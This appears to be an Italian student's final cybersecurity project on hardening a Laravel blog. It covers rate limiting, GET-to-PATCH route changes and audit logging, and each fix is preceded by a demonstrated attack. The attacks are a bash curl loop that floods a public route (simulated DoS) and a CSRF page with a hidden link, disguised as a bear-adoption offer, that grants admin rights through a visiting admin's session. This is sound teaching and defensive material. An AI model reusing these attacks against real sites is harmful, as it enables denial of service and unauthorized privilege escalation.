CYBERSECURITY-PROGETTO FINALE

Challenge 1- Rate limiter mancante

L'obbiettivo del nostro primo attacco e' dimostrare come una rotta pubblica puo' essere colpita da una grande quantita' di richieste consecutive, che genereranno un attacco DOS (Denial of Service), causando malfunzionamenti e rallentando significativamente il sito.

A questo proposito, useremo cUrl.

Step 1- individuare la rotta: ho pubblicato un articolo con l'account da writer, che e' stato successivamente accettato dal revisor.

Non e' necessario loggarsi per visualizzare gli articoli. Tale rotta rappresenta un potenziale vettore di attacco DoS in assenza di meccanismi di rate limiting
Le rotte pubbliche di lettura sono tra le più esposte, perché non protette da autenticazione e facilmente automatizzabili.

Step 2-creare ed eseguire lo script DoS con cUrl:

```
# SCRIPT PERSONALE -CON AUSILIO DI CHATPGT

#!/bin/bash

# URL della rotta pubblica di visualizzazione articoli
URL="http://cyber.blog:8000/articles/show/articolo-di-prova"

# Numero di richieste da inviare
NUM_REQUESTS=300

echo "Inizio attacco DoS simulato sulla rotta:"
echo "$URL"
echo "----------------------------------------"

# Funzione per inviare una richiesta HTTP
Windsurf: Refactor | Explain | Generate Function Comment | ×
send_request() {
    curl -s "$URL" > /dev/null 2>&1
}

# Loop per inviare richieste in parallelo
for ((i=1; i<=NUM_REQUESTS; i++))
do
    send_request &
    echo "Richiesta $i inviata"
done

wait
echo "Attacco DoS simulato completato"
```


Questo e' il codice del file search.sh

Una volta scritto il codice, rendiamo il file eseguibile entrando, da terminale, nella directory dove e' contenuto il file, e dando il seguente comando: **chmod +x search.sh**

Eseguiamo l’attacco con il comando: ./search.sh

L’attacco DoS eseguira’ 300 richieste in rapida successione, mandando giu’ il sito:

```
pietr@Pietro-PC MINGW64 ~/wa/esercitazi
$ ./search.sh
Richiesta 293 inviata
Richiesta 294 inviata
Richiesta 295 inviata
Richiesta 296 inviata
Richiesta 297 inviata
Richiesta 298 inviata
Richiesta 299 inviata
Richiesta 300 inviata
Attacco DoS simulato completato
```



La simulazione di attacco e’ andata a buon fine.

MITIGAZIONE

Per impedire un attacco simile, e' necessario agire sul codice, integrando un **Rate Limiter, che controlla e limita** la frequenza delle richieste HTTP per IP o utente.

Grazie a Fortify, abbiamo gia' un meccanismo di Rate Limiting per la funzione di login, sul file FortifyServiceProvider.php.

Quello che ci serve e' un rate limiter per le richieste pubbliche di tipo get, con un blocco temporaneo per ip.

Agiremo sul codice del file AppServiceProvider.php

Integriamo il seguente codice nel file, all'interno della public function boot:

```
RateLimiter::for('public-get', function (Request $request) {
         return Limit::perMinute(30)->by($request->ip());
        });
```

Ora sara' necessario usare un **Middleware** per le rotte pubbliche piu' a rischio in web.php, che sara' collegato al nostro Rate limiter.

Un attacco DOS puo' essere condotto su una qualsiasi di queste rotte, non solamente su quella che abbiamo preso in esempio.

Le principali saranno:


/articles/search
/articles/show/{slug}
/articles/index
/articles/category/{category}
/articles/user/{user}

```
// Public routes
Route::get('/', [PublicController::class, 'homepage'])->name('homepage');
Route::get('/careers', [PublicController::class, 'careers'])->name('careers');
Route::post('/careers/submit', [PublicController::class, 'careersSubmit'])-
>name('careers.submit');

Route::middleware('throttle:public-get')->group(function () {



Route::get('/articles/index', [ArticleController::class, 'index'])-
>name('articles.index');
Route::get('/articles/show/{article:slug}', [ArticleController::class,
'show'])->name('articles.show');
Route::get('/articles/category/{category}', [ArticleController::class,
'byCategory'])->name('articles.byCategory');
```

```
Route::get('/articles/user/{user}', [ArticleController::class, 'byUser'])-
>name('articles.byUser');
Route::get('/articles/search', [ArticleController::class, 'articleSearch'])-
>name('articles.search');

});
```

Necessario ora pulire la cache, con **php artisan optimize:clear**

Rilanciando il comando di attacco, avremo la seguente schermata sul nostro sito:



la mitigazione sta andando a buon fine.

Challenge 2- Operazioni critiche in GET

Lo scenario in cui andiamo ad operare nella seconda challenge e' quello degli attacchi CSRF (Cross-site request forgery): abbiamo delle funzionalita' fondamentali per il sito, implementate con rotte di tipo GET. Cio' permette all'hacker di portare a termine attacchi CSRF.
L'esposizione di operazioni critiche tramite richieste GET può portare a una vertical escalation of privileges, consentendo a un attaccante di ottenere privilegi amministrativi sfruttando la sessione di un utente autorizzato.

ATTACCO

L'attaccante confeziona una **pagina HTML malevola** che, una volta visualizzata o dopo un'interazione dell'utente, induce il browser a effettuare una **richiesta HTTP GET verso una rotta critica** dell'applicazione.
La richiesta viene eseguita sfruttando i privilegi dell'utente vittima, bypassando di fatto qualsiasi protezione CSRF. I comandi lanciati saranno i seguenti:

- /admin/{user}/set-admin

- /admin/{user}/set-revisor


- /admin/{user}/set-writer

Nel codice della nostra pagina html risalta questa stringa:

```
href="http://internal.admin:8000/admin/2/set-admin"
```

```
    <!-- update user id according to the attacker id -->
    <a id="csrf-link" href="http://internal.admin:8000/admin/2/set-admin" class="button" style="display: none;">Adopt a cute bear for free!</a>
    <a href="https://www.bornfree.org.uk/adopt/brown-bear" class="button" target="_blank">ADOTTAMI, E' GRATIS :)</a>
    <div id="message" class="message">Your bear thanks you :)</div>
</div>
```

Sara' proprio questa funzione a rendere admin l'account scelto dall'attaccante (con id 2), sfruttando i cookie di sessione di un utente che visita la pagina HTML e ha GIA' i permessi da admin nel sito.



ESITO DELL'ATTACCO: Dopo che l'admin del sito ha visitato la nostra pagina html, l'account deciso dall'hacker ha ottenuto i permessi da amministratore. L'attacco e' riuscito.

MITIGAZIONE:

Per ovviare a questo tipo di attacco, e' necessario modificare il metodo HTTP della rotta di tipo GET che garantisce i permessi da admin, nel file web.php del nostro progetto Laravel.

Codice iniziale:

```
Route::get('/admin/{user}/set-admin', [AdminController::class, 'setAdmin'])->name('admin.setAdmin');
```

Codice sicuro:

```
Route::patch('/admin/{user}/set-admin', [AdminController::class, 'setAdmin'])->name('admin.setAdmin');
```

Dopo la conversione delle rotte critiche da GET a PATCH, il tentativo di attacco CSRF genera una risposta HTTP 405 (Method Not Allowed), impedendo l'esecuzione dell'azione e dimostrando l'efficacia della mitigazione.

Challenge 3- Logs mancanti per operazioni critiche

Lo scenario di questa challenge coinvolge i principi di **Accountability** e **Non-repudiation**. In assenza di un sistema di logging adeguato, non è possibile attribuire le azioni agli utenti che le hanno eseguite né ricostruire eventi di sicurezza (come nel caso dell'attacco DOS che abbiamo portato finora), violando tali principi.

Questi requisiti sono pilastri della cybersecurity, e l'argomento relativo al logging viene approfondito dallo standard **OWASP ASVS**, nella sezione *V7 – Logging and Monitoring*, che stabilisce la necessità di tracciare eventi di autenticazione, modifiche ai dati e operazioni sensibili.

Riferimento:
https://github.com/OWASP/ASVS/blob/master/4.0/en/0x15-V7-Error-Logging.md

Attacco:

Sui tentativi precedenti di DoS non si può risalire al colpevole.

Mitigazione:

Implementare i Log delle operazioni critiche: - login/registrazione/logout - creazione/modifica/eliminazione articolo - assegnazione/cambi di ruolo.

Per fare cio' andremo ad agire su Fortify

In Providers/FortifyServiceProvider.php , andiamo ad aggiungere il seguente codice :

```
use Illuminate\Support\Facades\Log;
use Illuminate\Support\Facades\Event;
use Illuminate\Auth\Events\Login;
use Illuminate\Auth\Events\Logout;
use Illuminate\Auth\Events\Registered;
```

Ed in fondo alla funzione boot, della classe `FortifyServiceProvider, aggiungiamo>`

```
Event::listen(Login::class, function ($event) {
        Log::info('User login', [
            'user_id' => $event->user->id,
            'ip' => request()->ip(),
         ]);
        });

    Event::listen(Logout::class, function ($event) {
        Log::info('User logout', [
            'user_id' => $event->user->id,
            'ip' => request()->ip(),
         ]);
       });
```

```
    Event::listen(Registered::class, function ($event) {
        Log::info('User registered', [
            'user_id' => $event->user->id,
            'ip' => request()->ip(),
        ]);
     });
```

->puliamo la cache con **php artisan optimize:clear**

Ora, testiamo il primo passaggio->

Effettuiamo un logout e login con un account qualsiasi.

Nel log di Laravel, logs>laravel.log, avremo traccia di logout, login ed eventuali registrazioni:

```
[2026-01-19 20:31:40] local.INFO: User logout {"user_id":5,"ip":"127.0.0.1"}
[2026-01-19 20:31:55] local.INFO: User login {"user_id":6,"ip":"127.0.0.1"}
[2026-01-19 20:39:37] local.INFO: User logout {"user_id":6,"ip":"127.0.0.1"}
[2026-01-19 20:40:03] local.INFO: User registered {"user_id":9,"ip":"127.0.0.1"}
[2026-01-19 20:40:03] local.INFO: User login {"user_id":9,"ip":"127.0.0.1"}
```

Procediamo dunque con il **secondo step**, per avere il log della - creazione/modifica/eliminazione articolo.

Le funzionalita' CRUD (Create, Read, Update, Delete) relative gli articoli, le troviamo implementate in Http/Controllers/ArticleController.php.

Individuiamo la stringa di codice con il metodo statico della classe Article, ed aggiungiamo la stringa di codice per aggiungere la funzione di logging. Avremo cio' :

```
$article = Article::create([
            'title' => $request->title,
            'subtitle' => $request->subtitle,
            'body' => $request->body,
            'image' => $request->file('image')->store('public/images'),
            'category_id' => $request->category,
            'user_id' => Auth::user()->id,
            'slug' => Str::slug($request->title),
        ]);

        //codice per conservare il log dell'utente che ha creato l'articolo

        Log::info('Article created', [
            'user_id' => Auth::id(),
```

```
            'article_id' => $article->id,
            'ip' => request()->ip(),
        ]);
```

Facciamo la stessa cosa con la funzione Update.

```
$article->update([
            'title' => $request->title,
            'subtitle' => $request->subtitle,
            'body' => $request->body,
            'category_id' => $request->category,
            'slug' => Str::slug($request->title),
        ]);


        //codice per conservare il log dell'utente che ha modificato
l'articolo

        Log::info('Article updated', [
            'user_id' => Auth::id(),
            'article_id' => $article->id,
            'ip' => request()->ip(),
        ]);
```

E per la funzione **delete**;

```
$article->delete();

        //codice per conservare il log dell'utente che ha cancellato
l'articolo

        Log::warning('Article deleted', [
            'user_id' => Auth::id(),
            'article_id' => $article->id,
            'ip' => request()->ip(),
    ]);
```

La differenza, nel delete, e' il metodo statico Log::warning, utilizzato per distinguere una funzione distruttiva.

NB: *È stato predisposto il logging anche per l'operazione di eliminazione dell'articolo nel metodo `destroy()`. Sebbene tale funzionalità non sia esposta tramite interfaccia utente nel progetto attuale, il log garantisce la tracciabilità dell'evento qualora l'operazione venga eseguita.*

Per quanto riguarda la modifica e la pubblicazione di un articolo, nel nostro file di log avremo:

```
[2026-01-20 13:33:19] local.INFO: User login {"user_id":3,"ip":"127.0.0.1"}
[2026-01-20 13:33:57] local.INFO: Article updated {"user_id":3,"article_id":2,"ip":"127.0.0.1"}
[2026-01-20 13:34:31] local.INFO: Article created {"user_id":3,"article_id":3,"ip":"127.0.0.1"}
```

Implementiamo ora i **log per le assegnazioni/cambi di ruolo.**

Questo punto e' fondamentale per garantire la tracciabilita' in caso di violazioni come quella che abbiamo visto nella Challenge 2.

Il nostro obbiettivo e':
Loggare **ogni cambio di ruolo**, cioè quando un admin:

- rende un utente **admin**
- rende un utente **revisor**
- rende un utente **writer**

Con informazioni:

- **chi ha fatto l'azione** (admin)
- **su chi** (utente target)
- **che ruolo**
- **IP**


In AdminController.php, andiamo nella funzione pubblica SetAdmin e usiamo questo codice:

```
//codice per conservare il log dell'utente che ha promosso un admin
        Log::warning('Role changed', [
        'performed_by' => Auth::id(),
        'target_user_id' => $user->id,
        'new_role' => 'admin',
        'ip' => request()->ip(),
       ]);
```

Faremo lo stesso per ogni funzione pubblica adibita ad un ruolo (SetWriter, SetRevisor) Aggiungendo la stessa stringa di codice riadattata al contesto.

Non rimane altro che testare le nuove funzionalita' di logging.

Dopo aver creato 3 nuovi account, che hanno rispettivamente fatto richiesta di diventare nuovi revisor, admin e writer, accedo nel pannello di controllo del super admin:



Admin role requests

#	Name	Email	Actions
11	Nuovo Admin Challenge 3	nuovoadminchallenge3@aulab.it	Enable admin

Revisor role requests

#	Name	Email	Actions
12	Nuovo Revisor Challenge 3	nuovorevisorchallenge3@aulab.it	Enable revisor

Writer role requests

#	Name	Email	Actions
10	Nuovo Writer Challenge 3	nuovowriterchallenge3@aulab.it	Enable writer

Le richieste di assegnazione dei ruoli vengono quindi accettate dopo aver apportato alcune modifiche al file `web.php` e alla vista `requests-table.blade.php`, al fine di adeguare le funzionalità e le rotte all'utilizzo del metodo HTTP PATCH anche per i ruoli di revisor e writer.

una volta accettate tutte le nuove richieste, ecco il nostro log:

```
[2026-01-20 13:54:05] local.INFO: User logout {"user_id":11,"ip":"127.0.0.1"}
[2026-01-20 13:54:16] local.INFO: User login {"user_id":6,"ip":"127.0.0.1"}
[2026-01-20 14:01:48] local.WARNING: Role changed {"performed_by":6,"target_user_id":11,"new_role":"admin","ip":"127.0.0.1"}
[2026-01-20 14:05:29] local.WARNING: Role changed {"performed_by":6,"target_user_id":10,"new_role":"writer","ip":"127.0.0.1"}
[2026-01-20 14:05:40] local.WARNING: Role changed {"performed_by":6,"target_user_id":12,"new_role":"revisor","ip":"127.0.0.1"}
```

La challenge 3 e' stata completata, il nostro sito ora rispetta i principi di **accountability e non repudiation.**